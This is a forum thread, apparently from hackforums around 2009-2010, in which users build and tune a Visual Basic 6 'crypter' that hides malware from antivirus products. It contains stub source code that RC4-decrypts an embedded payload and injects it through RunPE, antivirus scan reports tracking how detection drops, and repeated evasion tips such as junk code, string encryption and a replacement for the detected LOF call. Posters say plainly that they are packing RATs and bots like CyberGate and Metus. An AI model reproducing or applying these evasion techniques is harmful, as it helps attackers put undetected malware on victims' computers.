(Dec 28, 2009 06:38 AM)Theref Wrote: [\[CITE\]](#) The RC4 encryption thing is fine, just start a blank project and put it there. Probably the effect of your another code

Worked! Thanks mate, time to try to make it UD :/

(I suck at vb06 rofl)

Theref - December 28, 2009, 5:46 am

(Dec 28, 2009 06:40 AM)Alex VS Alex Wrote: [\[CITE\]](#) Worked! Thanks mate, time to try to make it UD :/

(I suck at vb06 rofl)Good luck, you've just entered the hardest part

Voluxe - December 28, 2009, 5:49 am

Without doing anything to the source (didnt change icon or nothing)

Quote:Report Generated: 28.12.2009 at 14.45.34 (GMT 1)
Time for scan: 70 seconds
File Name: yujyuj.exe
File Size: 108544
MD5 Hash: 3ef8b5300766c1cd281d148df18b88cb
SHA1 Hash: 309EBB9D8AFCCFF9AE0C5F7FF7E2D6CDEDDFA8F57
Detection Rate: 16 on 24 (66.66%)
Status: INFECTED
And after crypt:

Quote:Report Generated: 28.12.2009 at 14.48.56 (GMT 1)
Time for scan: 66 seconds
File Name: test.exe
File Size: 129030
MD5 Hash: 87da5aab1ab50c197143e81ef45b8ac8
SHA1 Hash: 22D6C710C9867EF8B54A7159755A66921273B9D1
Detection Rate: 7 on 24 (29.16%)
Status: INFECTED

Carb0n F1ber - December 28, 2009, 5:51 am

(Dec 28, 2009 06:49 AM)Alex VS Alex Wrote: [\[CITE\]](#) Without doing anything to the source (didnt change icon or nothing)

Detection Rate: 7 on 24 (29.16%)
Same here ?

Theref - December 28, 2009, 5:53 am

Until now, I can't pull more than 3/24

Voluxe - December 28, 2009, 6:21 am

(Dec 28, 2009 06:53 AM)Theref Wrote: [\[CITE\]](#) Until now, I can't pull more than 3/24
Im scanning mine now :L

Changed icon, edited info. EDIT: Quote:Report Generated: 28.12.2009 at 15.23.14 (GMT 1)

Time for scan: 95 seconds
File Name: cryptedtest.exe
File Size: 141318
MD5 Hash: f174a511f3fb32e4ce6df719695ce82a
SHA1 Hash: F29A504B0CEBE52C9B67DFEF776949E96B2F0C8A
Detection Rate: 6 on 24 (25%)

Status: INFECTED

Antivirus Sig version Engine Version Result

a-squared 26/12/2009 4.5.0.8 Virus.Win32.VB!IK
Avira AntiVir 7.10.2.61 7.6.0.59 TR/Dropper.Gen
Avast 091226-0 4.8.1229 -
AVG 270.14.120/2587 8.0.0.0 -
BitDefender 28/12/2009 7.0.0.2555 Gen:Trojan.Heur.im3@s4g7ihoi
ClamAV 26/12/2009 0.95.1 -
Comodo 3375 3.13.573 -
Dr.Web 28/12/2009 5.0 -
Ewido 28/12/2009 4.0.0.2 -
F-PROT6 20091227 4.5.1.85 -
G-Data 19.9309 2.0.7309.847 -
Ikarus T3 26/12/2009 1001074 Virus.Win32.VB
Kaspersky 28/12/2009 8.0.0.357 -
McAfee 26/12/2009 5.1.0.0 -
NOD32 v3 4722 3.0.677 -
Norman 2009/11/03 5.92.08 -
Panda 20/10/2009 9.5.1.00 -
QuickHeal 28/12/2009 10.0 -
Solo Antivirus 28/12/2009 8.0 -
Sophos 28/12/2009 4.32.0 Mal/Behav-105
TrendMicro 721(672100) 1.1-1001 -
VBA32 28/12/2009 3.12.0.300 Trojan.VB.Motil
VirusBuster 10.118.10 1.4.3 -
ZonerAntivirus 28/12/2009 0.2.0 -

6/24 baby :L

Theref - December 28, 2009, 6:26 am

(Dec 28, 2009 07:21 AM)Alex VS Alex Wrote: [\[CITE\]](#) Im scanning mine now :L

Changed icon, edited info. EDIT: Quote:Report Generated: 28.12.2009 at 15.23.14 (GMT 1)

Time for scan: 95 seconds

File Name: cryptedtest.exe

File Size: 141318

MD5 Hash: f174a511f3fb32e4ce6df719695ce82a

SHA1 Hash: F29A504B0CEBE52C9B67DFEF776949E96B2F0C8A

Detection Rate: 6 on 24 (25%)

Status: INFECTED

Antivirus Sig version Engine Version Result

a-squared 26/12/2009 4.5.0.8 Virus.Win32.VB!IK
Avira AntiVir 7.10.2.61 7.6.0.59 TR/Dropper.Gen
Avast 091226-0 4.8.1229 -
AVG 270.14.120/2587 8.0.0.0 -
BitDefender 28/12/2009 7.0.0.2555 Gen:Trojan.Heur.im3@s4g7ihoi
ClamAV 26/12/2009 0.95.1 -
Comodo 3375 3.13.573 -

Dr.Web 28/12/2009 5.0 -
Ewido 28/12/2009 4.0.0.2 -
F-PROT6 20091227 4.5.1.85 -
G-Data 19.9309 2.0.7309.847 -
Ikarus T3 26/12/2009 1001074 Virus.Win32.VB
Kaspersky 28/12/2009 8.0.0.357 -
McAfee 26/12/2009 5.1.0.0 -
NOD32 v3 4722 3.0.677 -
Norman 2009/11/03 5.92.08 -
Panda 20/10/2009 9.5.1.00 -
QuickHeal 28/12/2009 10.0 -
Solo Antivirus 28/12/2009 8.0 -
Sophos 28/12/2009 4.32.0 Mal/Behav-105
TrendMicro 721(672100) 1.1-1001 -
VBA32 28/12/2009 3.12.0.300 Trojan.VB.Motil
VirusBuster 10.118.10 1.4.3 -
ZonerAntivirus 28/12/2009 0.2.0 -

6/24 baby :L

Good job soldier ?, now add shits into your source code! That would trick the avira

Theref - December 28, 2009, 6:30 am

(Dec 28, 2009 07:28 AM)Alex VS Alex Wrote: [\[CITE\]](#) Good job soldier ?, now add shits into your source code! That would trick the avira
By shit you mean fake stuff?

Gimmi an example of fake st0f i can add ^.^
[/quote]

Junk codes. Add useless snippet of codes that won't be used. Maybe you could add some useless code from one of these sources

<https://hackforums.net/showthread.php?tid=192222>

Voluxe - December 28, 2009, 6:34 am

(Dec 28, 2009 07:30 AM)Theref Wrote: [\[CITE\]](#) By shit you mean fake stuff?

Gimmi an example of fake st0f i can add ^.^
Quote:Junk codes. Add useless snippet of codes that won't be used. Maybe you could add some useless code from one of these sources

<https://hackforums.net/showthread.php?tid=192222>

Im gonna try that. Thanks ^.^

[REMOVED]

Graff1ti - December 28, 2009, 6:40 am

Thanks man for sharing, and yeah i think i can ReFud it :)

Voluxe - December 28, 2009, 7:23 am

(Dec 28, 2009 07:40 AM)DARKSm4sh Wrote: [\[CITE\]](#) Thanks man for sharing, and yeah i think i can ReFud it :)

If so gimmi source ?

Voluxe - December 28, 2009, 9:47 am

Got it down to 2/24 now.. (Stub)

Detected by:

- Dr.Web
- Avira AntiVir

Theref - December 28, 2009, 9:49 am

(Dec 28, 2009 10:47 AM)Alex VS Alex Wrote: [\[CITE\]](#) Got it down to 3/24 now..

Detected by:

- NOD32 v3
- Avira AntiVir
- VBA32Whoa, different from mine. I got detected by Icarus, a-squared, bitdefender

Bypassing avira is easy mate ???

GyroErbin0 - December 28, 2009, 9:56 am

its better to avoid the word stub in your stub

so save it as something unique like

ShitHead/Fenimin.exe/File.exe/something.exe Or just random strings e.g
iasondionear4asd7e841r89aer49814e6a51s5der8a5555.exe

Also open it with Reshack and mod the build info and Either Change ICON or Delete Icon!!!

- †FenimiN†

Voluxe - December 28, 2009, 10:10 am

(Dec 28, 2009 10:56 AM)†FenimiN† Wrote: [\[CITE\]](#) its better to avoid the word stub in your stub

so save it as something unique like

ShitHead/Fenimin.exe/File.exe/something.exe Or just random strings e.g
iasondionear4asd7e841r89aer49814e6a51s5der8a5555.exe

Also open it with Reshack and mod the build info and Either Change ICON or Delete Icon!!!

- †FenimiN†

I encrypted all string and stuff.

I changed icon and info. :L

EDIT: After i crypt i get these detections:

- Dr.Web
- Avira
- Bit defender

GyroErbin0 - December 29, 2009, 11:22 am

and how do you crypt the strings ?
(im kinda a newb in vb6 ;P)

Voluxe - December 29, 2009, 11:32 am

(Dec 29, 2009 12:22 PM)†FenimiN† Wrote: [\[CITE\]](#) and how do you crypt the strings ?
(im kinda a newb in vb6 ;P)
Source Undetector :)

Pic:

[IMG]http://i48.[censored].com/jjl95g.png[/IMG]

Theref - December 29, 2009, 7:18 pm

(Dec 29, 2009 12:32 PM)Alex VS Alex Wrote: [\[CITE\]](#) Source Undetector :)

Pic:

[IMG]http://i48.[censored].com/jjl95g.png[/IMG]
Yeah, pringles selling it at market

newbie223 - December 29, 2009, 8:29 pm

i have this to it works great :)

maxpayne - December 30, 2009, 3:11 pm

(Dec 30, 2009 05:27 AM)Alex VS Alex Wrote: [\[CITE\]](#) Maybie ^.^
That is not the one pringles is selling.

That is version 0.1 from somebody else and is complete crap.

Voluxe - December 30, 2009, 3:13 pm

(Dec 30, 2009 04:11 PM)maxpayne Wrote: [\[CITE\]](#) That is not the one pringles is selling.

That is version 0.1 from somebody else and is complete crap.

Its not crap. I got 5 detections off with it.

Cosmo??? - January 10, 2010, 8:39 am

Pretty good, but i keep FUCKING getting the ComDlg32.ocx error, i don't know whats wrong, I re downloaded and registered, what i don't get is that it works for other applications (made by someone else) like pretty much any DDoSer

The Name's Bing - January 11, 2010, 3:45 am

Great TuT dude
Works 90% of the time ?

South Park - January 12, 2010, 4:17 pm

Alright Im using the RunPE model here and my own everything else but I cannot get the RunPE FUD. Any suggestions? I really want to update Green Pack GOLD!

Punt - January 12, 2010, 6:27 pm

Is this SCAN Time or RunTime? just curious (never really got into crypters)

Bilal_MaRoK - January 27, 2010, 1:06 am

oh good freind good!!!

Theref - January 27, 2010, 1:29 am

(Jan 12, 2010 07:27 PM)punt Wrote: [\[CITE\]](#) Is this SCAN Time or RunTime? just curious (never really got into crypters)

Both scantime and runtime ?

pushl %ebp - January 27, 2010, 1:30 am

This is such an awesome share! Thanks for posting this.

Arken - January 27, 2010, 3:13 pm

Hi great tut, but i gotta problem and i know its gonna be a really obvious problem, but when i try to browse in the crypter by pressing the button ".." i get the error

Run-time error '424':

Object required

I followed the tut as accurately as i could

Any ideas?

thx

Edit:I guess i didnt follow the tut correctly i ticked the correct box in the components box but didnt add it on the form ??????

Error_040 - January 27, 2010, 3:25 pm

(Jan 27, 2010 04:13 PM)alwise17 Wrote: [\[CITE\]](#) Hi great tut, but i gotta problem and i know its gonna be a really obvious problem, but when i try to browse in the crypter by pressing the button ".." i get the error

Run-time error '424':

Object required

I followed the tut as accurately as i could

Any ideas?

thx

Edit:I guess i didnt follow the tut correctly i ticked the correct box in the components box but didnt add it on the form ??????

yeah

and i have this error :(

Arken - January 27, 2010, 3:33 pm

umm i made the exact crypter you made in your tut and is it supposed to be fully FUD?

STATUS: Finished

File information

Report generated: 28.1.2010 at 0.30.04 (GMT 1)

Time for scan: 114 seconds

File name: Cryptedtestserver.exe
File size: 270856 bytes
MD5 hash: 4500a57e854ab26fdca6abedeb7f5421
SHA1 hash: 9929D72435A29C07DF496CAD4644A86A1A9B5F7C
Detection rate:0 on 24 (0%)
Status: CLEAN
Antivirus Database Engine Result
a-squared 27/01/2010 4.5.0.8 -
Avira AntiVir 7.10.3.107 7.6.0.59 -
Avast 100126-1 4.8.1229 -
AVG 270.14.132/2611 9.0.0.725 -
BitDefender 28/01/2010 7.0.0.2555 -
ClamAV 27/01/2010 0.95.1 -
Comodo 3468 3.13.579 -
Dr.Web 28/01/2010 5.0 -
Ewido 28/01/2010 4.0.0.2 -
F-PROT6 20100127 4.5.1.85 -
G-Data 19.9309 2.0.7309.847 -
Ikarus T3 27/01/2010 1001074 -
Kaspersky 28/01/2010 8.0.0.357 -
McAfee 27/01/2010 5.1.0.0 -
NOD32 v3 4811 3.0.677 -
Norman 2009/11/03 5.92.08 -
Panda 20/10/2009 9.5.1.00 -
QuickHeal 28/01/2010 10.0 -
Solo Antivirus 28/01/2010 8.0 -
Sophos 28/01/2010 4.32.0 -
TrendMicro 805(680500) 1.1-1001 -
VBA32 28/01/2010 3.12.0.300 -
VirusBuster 10.119.23 1.4.3 -
ZonerAntivirus 28/01/2010 0.2.0 -
Extra information
CRC32: 2385467936
Self-Extract archive: -
Binder detector: -
PDF exploit scan: -
HTML exploit scan: -
?

Dz5 d3m0n - January 27, 2010, 9:27 pm

How do I get to the screen to add the things from the toolbox?

Btw great tutorial man, really great. (Jan 27, 2010 04:25 PM)Error_040 Wrote: [\[CITE\]](#) yeah
and i have this error :(
Have you named your button correctly?

Dz5 d3m0n - January 28, 2010, 1:36 am

I mean, how do I get to the components box on VS2008?

Foul - January 28, 2010, 6:15 am

This tutorial is for VB6. ???

Theref - January 28, 2010, 6:56 am

(Jan 27, 2010 04:25 PM)Error_040 Wrote: [\[CITE\]](#) yeah
and i have this error :(
Make sure you have the proper object. Just take care of the code

(Jan 27, 2010 10:27 PM)Dz5 d3m0n Wrote: [\[CITE\]](#) How do I get to the screen to add the things from the toolbox?

Btw great tutorial man, really great.
Have you named your button correctly?
On the toolbox, Right click and add Components

(Jan 28, 2010 02:36 AM)Dz5 d3m0n Wrote: [\[CITE\]](#) I mean, how do I get to the components box on VS2008?
Do you even read the title?

Dz5 d3m0n - January 28, 2010, 8:08 pm

Sorry, i missread.
Can this be done on vs2008 or vb8 though?

GyroErbin0 - January 28, 2010, 10:26 pm

well i made a sub main gen (nothing special..)

it changes the detection rate from
6/24
to
5/24 :)

examples

```
Code Sub Main()  
Dim w0G9FgZt3r As String
```

```
w0G9FgZt3r = App.Path & "\" & App.EXENAME & ".exe"
```

```
Dim Rg4c1MFf9s As String
```

```
Open w0G9FgZt3r For Binary As #1
```

```
Rg4c1MFf9s = Space(LOF(1))  
Get #1, , Rg4c1MFf9s  
Close #1
```

```
Dim i0TCd9q2RKn4x8X3Mcm5() As String
```

```
i0TCd9q2RKn4x8X3Mcm5() = Split(Rg4c1MFf9s, "[Theref]")
```

```
i0TCd9q2RKn4x8X3Mcm5(1) = RC4(i0TCd9q2RKn4x8X3Mcm5(1), "therefenge")
```

```
Call Injec(w0G9FgZt3r, StrConv(i0TCd9q2RKn4x8X3Mcm5(1), vbFromUnicode), vbNullString)
```

```
End Sub
```

```
Sub Main()
```

```
Dim n0W7Dpr1YT As String
```

```
n0W7Dpr1YT = App.Path & "\" & App.EXENAME & ".exe"
```

```
Dim m7GTn0x8SB As String
```

```
Open n0W7Dpr1YT For Binary As #1
```

```
m7GTn0x8SB = Space(LOF(1))
```

```
Get #1, , m7GTn0x8SB
```

```
Close #1
```

```
Dim p8CBt7f5X3Eby2ZPz4i1() As String
```

```
p8CBt7f5X3Eby2ZPz4i1() = Split(m7GTn0x8SB, "[Theref]")
```

```
p8CBt7f5X3Eby2ZPz4i1(1) = RC4(p8CBt7f5X3Eby2ZPz4i1(1), "therefenge")
```

```
Call Injec(n0W7Dpr1YT, StrConv(p8CBt7f5X3Eby2ZPz4i1(1), vbFromUnicode), vbNullString)
```

```
End Sub
```

```
Sub Main()
```

```
Dim So76Pgm2Y0 As String
```

```
So76Pgm2Y0 = App.Path & "\" & App.EXENAME & ".exe"
```

```
Dim f2M8KwDs7t As String
```

```
Open So76Pgm2Y0 For Binary As #1
```

```
f2M8KwDs7t = Space(LOF(1))
```

```
Get #1, , f2M8KwDs7t
```

```
Close #1
```

```
Dim Bc36Fxi5T1Ddm0XPs94Y() As String
```

```
Bc36Fxi5T1Ddm0XPs94Y() = Split(f2M8KwDs7t, "[Theref]")
```

```
Bc36Fxi5T1Ddm0XPs94Y(1) = RC4(Bc36Fxi5T1Ddm0XPs94Y(1), "therefenge")
```

```
Call Injec(So76Pgm2Y0, StrConv(Bc36Fxi5T1Ddm0XPs94Y(1), vbFromUnicode), vbNullString)
```

```
End Sub
```

the download is available at <http://www.mediafire.com/download.php?nzmunjz3moe>

Enjoy ! (†FenimiN† Out !)

muhammad11 - January 28, 2010, 10:53 pm

can u give me TUT how to creat use visual studio 2008

Data - January 30, 2010, 7:36 pm

Thank you so much. This really helps.

GREENEXXX - January 31, 2010, 4:29 pm

Call Injec(SHIT, StrConv(Delimiter(1), vbFromUnicode), vbNullString)

Compile Error

Sub Or Function not defined

^When i try compiling the stub.exe F*ck my life :D help

Valzidox - February 1, 2010, 2:22 am

I got a compile error. Here's a link to the screenshot of how it errors.

<http://img21.imageshack.us/img21/7702/fuckup.png>

Any help appreciated. :)

PM Me with results, thanks.

Russkiy the Fox - February 1, 2010, 2:24 am

(Jan 31, 2010 05:29 PM)Vazrik Wrote: [\[CITE\]](#) Call Injec(SHIT, StrConv(Delimiter(1), vbFromUnicode), vbNullString)

Compile Error

Sub Or Function not defined

^When i try compiling the stub.exe F*ck my life :D help

Remove call. Just do injec(everything here)

Or maybe it is inject? Find a private function and see what it is called. Im on my mac so i cant view source atm.

Drunkenclam - February 1, 2010, 1:18 pm

Difference between scantime and runtime and which is better?

South Park - February 1, 2010, 1:49 pm

(Feb 1, 2010 02:18 PM)Drunkenclam Wrote: [\[CITE\]](#) Difference between scantime and runtime and which is better?

Runtime.

On scantime when someone runs the virus their antivirus will detect it but NOT when they scan it

sHyRe - February 10, 2010, 6:01 am

1.RunPE is already FUD (<http://#.com/files/348670292/RunPE.bas.html>)

Backup(<http://#.com/files/348673488/RunPE.bas.html>)

Problem:

Im not able to build my STUB.exe

Getting ERROR :

Call Injec(MEX, StrConv(Delimiter(1), vbFromUnicode), vbNullString)

Compile Error

Sub Or Function not defined

Information:

The RunPE is unique and has a Keysize of "100"

Hope someone helps me.
Im new to VB and want to learn.

nerxaka - February 10, 2010, 8:58 pm

Nice dude.
just need to make it FUD only :P

Grants - February 11, 2010, 1:11 am

really easy to make it UD.. thanks for share anyway.

Theref - February 11, 2010, 1:49 am

(Feb 10, 2010 07:01 AM)sHyRe Wrote: [\[CITE\]](#) 1.RunPE is already FUD (
<http://#.com/files/348670292/RunPE.bas.html>)

Backup(<http://#.com/files/348673488/RunPE.bas.html>)

Problem:

Im not able to build my STUB.exe

Getting ERROR :

Call Injec(MEX, StrConv(Delimiter(1), vbFromUnicode), vbNullString)

Compile Error

Sub Or Function not defined

Information:

The RunPE is unique and has a Keysize of "100"

Hope someone helps me.

Im new to VB and want to learn.

If the runpe FUD, it doesn't mean that the whole crypter is fud. There are a lot of factors that affect the fudness

Verdande - February 11, 2010, 3:18 pm

Tried this, got a "runtime error '424' object required"

Don't know the depth of the source though

ThisIsSparta! - February 11, 2010, 3:26 pm

Nice thanks :D

000000000000100000

Jansen - February 12, 2010, 2:15 pm

Hello,

i tried this, got the runtime error "index out of Bound Exception" by

Dim Fickfresse() As String

Fickfresse() = Split(Data, "[Therrefue]")

Fickfresse(1) = RC4(Fickfresse(1), "lol") <- here is the error but i dont know why

Call Injec(SHIT, StrConv(Fickfresse(1), vbFromUnicode), vbNullString)

What is wrong ?

I dont understand

TheBlackMarket - February 12, 2010, 4:50 pm

Thanks for this Beautiful Tutorial.

void - February 13, 2010, 5:24 pm

Too bad it the crypter we made isn't going to be FUD.

RUS7Y - February 13, 2010, 5:26 pm

(Feb 13, 2010 06:24 PM)_void_ Wrote: [\[CITE\]](#) Too bad it the crypter we made isn't going to be FUD. Why ? ?

adware - February 13, 2010, 5:57 pm

(Feb 13, 2010 06:26 PM)Rusty_v™ Wrote: [\[CITE\]](#) Why ? ?_void_ meant to say something like this [img]http://[censored].com/r/28hml1v/6[/img]

Deadlydennis - February 15, 2010, 10:39 am

thank you kind of new to vb made my first program yesterday trying to learn thanks for the tut

Jozef - February 15, 2010, 3:20 pm

Sub Main() < When i try yo rename i get this error?> Not legal object name

August - February 16, 2010, 12:28 am

Wooot i made one kinda using this tut, made some changes, junked it up etc and wolla im scantime FUD ;D

frustrated guy - February 19, 2010, 8:52 pm

Hey, quick question, when i finished the program, i tried to crypt my metus bot, but the exe ended up corrupted and even though it was runtime undetectable, it was no longer functioning, does this work with bots or did i screw up something?

Feminist - February 19, 2010, 9:07 pm

It needs EOF support.

```
push hFile  
call kernel32.767F644C
```

ursmoked - February 19, 2010, 9:34 pm

I need help, when i try to compile the crypter it says ambiguous name detected and detects RS4, what can i do about this?

::[[666]]:: - February 19, 2010, 9:39 pm

cehck for same variable names i guess.....and i think that must be RC4 rather than rs4 ...whatever. hope that helped you

ursmoked - February 20, 2010, 8:37 am

Yeah mean't RC4, any ideas?

hxkd - February 20, 2010, 9:51 am

Hey man, make one in vb.net please.

hxkd

Sub-Zero96 - February 20, 2010, 11:27 am

When im making stub and i finish and debug it and it have error he says Sub is out of range :S how can i fix that ?

Itz_Thymine - February 20, 2010, 1:28 pm

where can i find VB6?

stkpopin - February 27, 2010, 12:11 pm

looks solid gonna give it a try and do therefs fud shiit to it see if it works thanks a load :D?

Voluxe - March 2, 2010, 10:11 am

Made the crypter and when i tried to crypt a normal .exe it went fine.

I tried to open the crypted file but it was like i opened the stub. Its like it didn't crypt at all, it just copied the 'Stub' and renamed it.

End - March 7, 2010, 2:05 am

(Mar 2, 2010 11:11 AM)Alex VS Alex Wrote: [\[CITE\]](#) Made the crypter and when i tried to crypt a normal .exe it went fine.

I tried to open the crypted file but it was like i opened the stub. Its like it didn't crypt at all, it just copied the 'Stub' and renamed it.

i have the same problem. after I crypt a file and I try to open it, iti opens my crypter

deepz - March 7, 2010, 4:06 am

thanks,but how do i FUD it :S

shinyfreak - March 7, 2010, 10:10 am

I'm really happy now :D my first cool VB6 program

mikeh18 - March 7, 2010, 11:06 am

thanks for this,
really usefull.

Forward Slash - April 7, 2010, 6:05 pm

Theref, I followed your tutorial exactly, but it gives me a "Error Index was outside the bounds of the array" when I try and run the crypted file. Any ideas?

Neroxan - April 7, 2010, 8:38 pm

(Apr 7, 2010 06:05 PM)?ackslash Wrote: [\[CITE\]](#) Theref, I followed your tutorial exactly, but it gives me a "Error Index was outside the bounds of the array" when I try and run the crypted file. Any ideas?

If your running any other os than xp or older then thats your issue.

That runpe is old and dosent support windows vista/7

Otherwise, youve done something incorrectly.

w11z - April 8, 2010, 5:35 pm

You guys are going in circles

dilsin - April 8, 2010, 5:52 pm

to get it FUD you will need a pe with CallApiByName and other ways to hide strings on the file

Stile - April 8, 2010, 6:11 pm

Thanks For This , But Crypter Dont Works on Spy-Net 2.6 ... :S it Crypt it But After Opening Crypted File , Nothing Happen in Spy-Net 2.6 :(

dilsin - April 8, 2010, 6:13 pm

(Apr 8, 2010 06:11 PM)Stile Wrote: [\[CITE\]](#) Thanks For This , But Crypter Dont Works on Spy-Net 2.6 ... :S it Crypt it But After Opening Crypted File , Nothing Happen in Spy-Net 2.6 :(

maybe cuz you need to be injected in it self

mbN - April 16, 2010, 1:39 am

I would love it, if you would post a similar tut, only in vb 08 or 10!

Very nice tut! Nice with the explanation and stuff!

Thanks for that one:

Theref - May 8, 2010, 2:43 am

(Apr 9, 2010 02:33 PM)php Wrote: [\[CITE\]](#) It's giving me an error when I try to add, "Common Dialog". could you help me?

Download ComDlg32.ocx, search it on google and then use registrator. Then your problem will gone

helldemon - May 19, 2010, 4:59 pm

so i got the crypter to work but i hv one problem... when i go to run the crypted file it is corrupt.. anyway to fix it.. btw i crypted metus bot
-BUMP-

Theref - May 19, 2010, 7:36 pm

(May 19, 2010 04:59 PM)helldemon Wrote: [\[CITE\]](#) so i got the crypter to work but i hv one problem... when i go to run the crypted file it is corrupt.. anyway to fix it.. btw i crypted metus bot
-BUMP-

There are many factor that can affect the crypter. But if the crypter corrupt the file, there are something you should do:

1. Check whether the RC4 encryption key and delimiter are the same both on the stub and the crypter.
2. If the step RC4 encryption key and delimiter are the same, try to crypt a simple application. For example, calculator on your windows, or etc.
3. If the crypted file works, try to crypt your metus bot again. If still corrupt, then the RunPe on this crypter isn't compatible with metus bot, you can try to find another variant of runpe, or maybe add something like EOF to your crypter.

d3c0mpil3r - May 21, 2010, 11:28 am

Thank you very much !!!

Good tutorial with explanation.

hacphongthan - May 22, 2010, 6:48 am

Oh thank you. Nice tutorial. I think you should show how to make usg

Szoki333 - May 22, 2010, 7:14 am

Hi guys!

Why is that i cant click on File/Makeproject.exe?!

Is there any other way to get the .exe file?

radwanho - May 22, 2010, 5:24 pm

hi

thanks for source :)

i have problem Run-Time error '9' Subscript out of range :(

help me plzz

Theref - May 23, 2010, 4:55 am

(May 22, 2010 05:24 PM)radwanho Wrote: [\[CITE\]](#) hi
thanks for source :)

i have problem Run-Time error '9' Subscript out of range :(

help me plzz

Check whether the RC4 encryption key and delimiter are the same both on the stub and the crypter.

Suicidal Thoughts - May 23, 2010, 5:47 am

A beautiful share man.

Keep it up man.

[Best Crypter Making TUT]

[K???TiK]™ - May 27, 2010, 7:39 am

Nice tut, very well put together, and noob friendly. :P
Definitely going to toy around with this.

muhaimin11 - May 27, 2010, 8:40 am

how to make it FUD...

i have try it...

but never FUD...

Neroxan - May 27, 2010, 9:41 am

(May 27, 2010 08:40 AM)muhaimin11 Wrote: [\[CITE\]](#) how to make it FUD...

i have try it...

but never FUD...

1)replace the runpe.

Runpe in this tutorial is HIGHLY detected by antivirus companies now. Youll need to use a more modern one to even dream of getting it FUD.

2) add junk code into the functions and subs that are already there.

3)add fake functions in between the existing functions.

4) randomize and encrypt all strings.

After doing that the stub should be fud unless an api call in your runpe is detected.

s3v3red - May 29, 2010, 9:10 am

Good tutorial! To everyone reading this thread. This will not make your RAT FUD. I.E. Cybergate Rats start at 15/19, this crypter AS IS will drop it to 9/19

Mad Scientist - June 1, 2010, 7:50 am

Here i ve find where to download Vb6

<https://hackforums.net/showthread.php?tid=35918&highlight=VB6>

[K???TiK]™ - June 1, 2010, 7:06 pm

Very nice, will be trying this out. ;]

I'm getting an error when I put in the dialog script for the crypter.

"Microsoft Visual Basic
Runtime Error '424':
Object Required
Continue End Debug Help"
Continue is unable to be clicked.

tony03 - June 2, 2010, 8:25 am

thanx it works with me

but how to make stub clean :(

Theref - June 2, 2010, 8:40 am

(Jun 2, 2010 08:25 AM)tony03 Wrote: [\[CITE\]](#) thanx it works with me

but how to make stub clean :(

Quoting from ~WyldeChylde~:

1)replace the runpe.

Runpe in this tutorial is HIGHLY detected by antivirus companies now. Youll need to use a more modern one to even dream of getting it FUD.

2) add junk code into the functions and subs that are already there.

3)add fake functions in between the existing functions.

4) randomize and encrypt all strings.

After doing that the stub should be fud unless an api call in your runpe is detected.

Neroxan - June 2, 2010, 10:11 am

(Jun 2, 2010 08:40 AM)Theref Wrote: [\[CITE\]](#) Quoting from ~WyldeChylde~:

1)replace the runpe.

Runpe in this tutorial is HIGHLY detected by antivirus companies now. Youll need to use a more modern one to even dream of getting it FUD.

2) add junk code into the functions and subs that are already there.

3)add fake functions in between the existing functions.

4) randomize and encrypt all strings.

After doing that the stub should be fud unless an api call in your runpe is detected.

It sounds like a lot to do but really isnt that much if you know what your doing.

If anyone can get it clean except for the runpe contact me and Ill set you up with a FUD runpe class module to use.

m0nk3y - June 2, 2010, 12:15 pm

File Info

Report date: 2010-06-02 21:04:28 (GMT 1)

File name: Stub.exe

File size: 24576 bytes

MD5 Hash: b1e3f5e44b4ceb4b1ffdaf1d007b7c0f

SHA1 Hash: 16cbef813fa9c52cc4b2782c7d6770f762f2bce8

Detection rate: 5 on 19 (26%)

Status: INFECTED

Detections

a-squared - Trojan.Inject!IK
Avast - -
AVG - -
Avira AntiVir - TR/Dropper.Gen
BitDefender - -
ClamAV - -
Comodo - -
Dr.Web - -
F-PROT6 - -
G-Data - -
Ikarus T3 - Trojan.Inject
Kaspersky - -
NOD32 - Win32/Injector.BHF
Panda - -
Solo - -
TrendMicro - -
VBA32 - Trojan.VB.Motil
VirusBuster - -
Zoner - -

Scan report generated by
NoVirusThanks.org

Feather - June 2, 2010, 12:17 pm

Awesome share mate, thanks!

Neroxan - June 2, 2010, 3:51 pm

If anyone is going to use this, heres a hint to FUD it...

The line which has "Lof" Is detected, replace it with a call to the following function
Credits go to "slek" for the function

```
Public Function sLOF(sPath As String) As Double
Dim Fso, F As Object
Set Fso = CreateObject("Scripting.FileSystemObject")
Set F = Fso.GetFile(sPath)
sLOF = F.Size
End Function
```

ipixelatedx - June 2, 2010, 5:47 pm

(Jun 2, 2010 03:51 PM)~WyldeChylde~ Wrote: [\[CITE\]](#) If anyone is going to use this, heres a hint to FUD it...

The line which has "Lof" Is detected, replace it with a call to the following function
Credits go to "slek" for the function

```
Public Function sLOF(sPath As String) As Double
Dim Fso, F As Object
Set Fso = CreateObject("Scripting.FileSystemObject")
Set F = Fso.GetFile(sPath)
sLOF = F.Size
End Function
```

Just Wondernig, Not 100% Sure because i havnt tested but dont't you have to add a reference to Runtime Scripting?

Neroxan - June 2, 2010, 5:56 pm

(Jun 2, 2010 05:47 PM)ipixelatedx Wrote: [\[CITE\]](#) Just Wondernig, Not 100% Sure because i havnt tested but dont't you have to add a reference to Runtime Scripting?

Ive never had to myself. It works by just putting that function in and replacing the called LOF with slof(filepath)

ipixelatedx - June 2, 2010, 6:09 pm

(Jun 2, 2010 05:56 PM)~WyldeChylde~ Wrote: [\[CITE\]](#) Ive never had to myself. It works by just putting that function in and replacing the called LOF with slof(filepath)

OhRight, Im not critasising, I just thought that..

Set Fso = CreateObject("Scripting.FileSystemObject")

Required a Refrenced to runtime scripting, Im not 100% Sure as i said before though, so you're probably right :')

mr_nice_guy - June 13, 2010, 1:42 pm

Hi dude,

Tutorial is great. I have learned a lot. End now I have a problem.

I make it, but it makes my Cyber Gate server corrupted. What should I doo?

Thanks for help.

Zn4k3 - June 14, 2010, 6:50 pm

fagget tutorial dont work..

Neroxan - June 14, 2010, 10:00 pm

(Jun 13, 2010 01:42 PM)mr_nice_guy Wrote: [\[CITE\]](#) Hi dude,

Tutorial is great. I have learned a lot. End now I have a problem.

I make it, but it makes my Cyber Gate server corrupted. What should I doo?

Thanks for help.

Change the encryption type. Cybergate works good with tea twofish or triple des class encryption modules.

And the tutorial works great if you arent too stupid to understand it.

Its all explained so I assume you have some problem reading?

ilpapero - June 26, 2010, 3:30 am

i want to start make crypter by myself.. it's enough for me use a public one that is detected after few days.. so.. i'm completely newbie and i want to ask you if i follow this tut i can make a runtime/scantime basic crypter.. and then managed the code inside i can make it FUD????

50GTB - June 26, 2010, 3:33 am

yes mate you can make it fud just by adding junk, changing icon, changed info , adding bytes , using {smartassembly} u get 100% Fud

Neroxan - June 26, 2010, 5:00 am

